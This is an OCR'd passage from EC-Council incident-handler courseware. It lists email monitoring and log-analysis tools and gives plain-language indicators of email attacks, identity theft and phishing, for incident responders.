



Figure 5.6: Screenshot of Teramind

Some additional email monitoring tools are listed below:

- Inbound Shield (*https://trustifi.com*)
- Topsec Managed Email Security (*https://www.topsec.com*)
- InterGuard (*https://www.interguardsoftware.com*)
- SolarWinds Email Monitoring Software (*https://www.solarwinds.com*)
- Sophos Email Security (*https://www.sophos.com*)

## Email Log Analysis Tools

- **Tracemail**

  Source: *https://www.qboxmail.com*

  Tracemail allows the IH&R team to analyze the log traffic of received (Received Emails) and sent (Sent Emails) emails. Furthermore, it displays information related to POP, IMAP, and Webmail service access in real-time (Access Info). This tool also flags any issue related to a specific account or email. It allows email traffic logs from various


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

infrastructures such as POP, IMAP, SMTP, Webmail, and MX, which are then processed and normalized. The access analysis section allows monitoring of login and logout attempts and recording of various user activities.





Figure 5.7: Screenshot of Tracemail

- **Mailgun**

  Source: *https://www.mailgun.com*

  Mailgun is an email log diagnostic tool that allows the IH&R team to detect patterns and irregularities in email communication. Mailgun goes beyond basic troubleshooting by proactively using email logs to detect patterns in messages such as “what domain is seeing a high bounce rate during a specific date or time range.” Mailgun can also be configured to filter all messages with a various values such as the TO and FROM addresses found in headers, event type, list name, tag name, and message ID.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.8: Screenshot of Mailgun

## Understand Detection and Containment of Email Security Incidents

Despite the implementation of various security measures, hackers find various new means to perform attacks. The IH&R team must be able to detect and contain email security incidents in a spontaneous manner.

This section discusses various indicators for the detection of email attacks, identity theft, and phishing emails. This section also discusses various methods to detect and contain email security incidents.

### Indicators of Email Attack

Organizations must train their employees to detect email incidents by defining attack-related indicators such as phishing, spamming, and pharming. Employees must identify these signs and immediately report them through a predefined process. This helps the security team or incident response team to isolate and eradicate such incidents, thus minimizing losses. Listed below are some indicators of email attacks:

- Inability to access the system or email account after opening an email
- System exhibiting signs of malware attack after opening a link or attachment from an email
- Sudden increase in advertising and spam emails
- Unavailability of the email server
- Changes in the theme and interface of email web pages


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Loss or unavailability of crucial emails and email folders
- Unusual or unidentified account activity
- Changes in email template and signature
- Data exfiltration alerts from security solutions
- Bouncing back of emails or reports of bounced emails
- Deletion of emails from folders
- Reports and complaints from users, vendors, law firms, and third parties about spam and phishing emails from an authorized email ID
- Spelling errors in the email message. Legitimate companies craft their emails with proper grammar before sending them to customers and partners
- An email message containing provoking sentences to make the victims panic and force them to react quickly
- Variations in sender email addresses and domain names
- Emails attached with a low-quality company logo
- Email from an unfamiliar source containing attachments with extensions such as .zip, .exe, and .scr.
- Email asking to register to get free coupons from popular sites to purchase expensive products

## Indicators of Identity Theft

People do not realize that they are the victim of identity theft until after experiencing unknown and unauthorized issues as a result of theft. Therefore, it is of paramount importance that people look out for warning signs of their identities being compromised.

Listed below are some signs of identity theft:

- Unfamiliar changes to your credit card that you do not recognize.
- You no longer receive credit card, bank, or utility statements.
- Creditors call you asking about unknown accounts under your name.
- Numerous traffic violations under your name that you did not commit.
- You receive charges for medical treatment or services you never received.
- More than one tax return is filed under your name.
- Access is denied to your own account and you are unable to take out loans or use other services.
- You do not receive electricity, gas, water, or other service bills owing to stolen mails.
- Sudden changes in your personal medical records showing a condition you do not suffer from.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identifying new loans or credit cards issued under your name.
- Bank account statements showing unusual charges.
- You are unable to sign-in to your social media accounts.
- Suspicious logon attempts and unrecognized posts from your social media accounts.
- You lose your cellphone services and other utilities.
- You receive two-factor authentication alerts for your mail or social media accounts.
- You get a notification that your information was compromised or misused by a data breach in a company where you are an employer and have an account.
- Inexplicable cash withdrawal from your bank account.
- Calls from debit or credit card fraud control departments giving warnings about suspicious activities in your accounts.
- Refusal of government benefits to you and your children because those benefits are already being received by some other account using your children's Social Security numbers.
- Your medical insurance plan rejects your authentic medical claim because someone tampered with your medical records, causing you to reach your benefit limit.

## Detecting Phishing/Spam Mails

Attackers upgrade themselves with the advancement of technologies and craft convincing phishing emails to trap their targets. Internal users of an organization frequently receive phishing emails from spoofed identities of their CEO, marketing heads, or vendors. The IH&R team is responsible for hunting down such emails and validating their original identity.

Incident responders can detect and verify a malicious email by observing the following:

1. Unexpected attachments from unknown users, clients, vendors, or peers
2. Attachments with unusual or unrecognized formats
3. Differences in the sender email ID and display name
4. Emails from IDs with incomplete or incorrect organization names or those that use numbers instead of letters in the name
5. Emails containing a generic greeting such as "Dear users" or "Dear customers"
6. Emails with links that display a different website or URL when hovered on or have a URL with incorrect name or domain
7. Emails presenting offers that are too attractive to believe such as winning a lottery, competition, free subscription, or vacation, as well as job offers
8. Some emails try to arouse a sense of urgency and can seem to be from known people such as relatives, family, and colleagues; these emails often ask users to immediately transfer funds to help them


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Emails that seem to be from the user's bank, financial institution, organization, service provider, or other associates, asking to reveal sensitive information or log in to their accounts using provided links or install updates
10. Suspicious messages asking for charity donations that need verification
11. Obvious misspellings and strange uses of punctuation
12. Emails that request personal information from users are also phishing or spam mail
13. Emails that do not contain the complete signature and contact details of the sender





Figure 5.9: Example of phishing email showing elements for detection


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

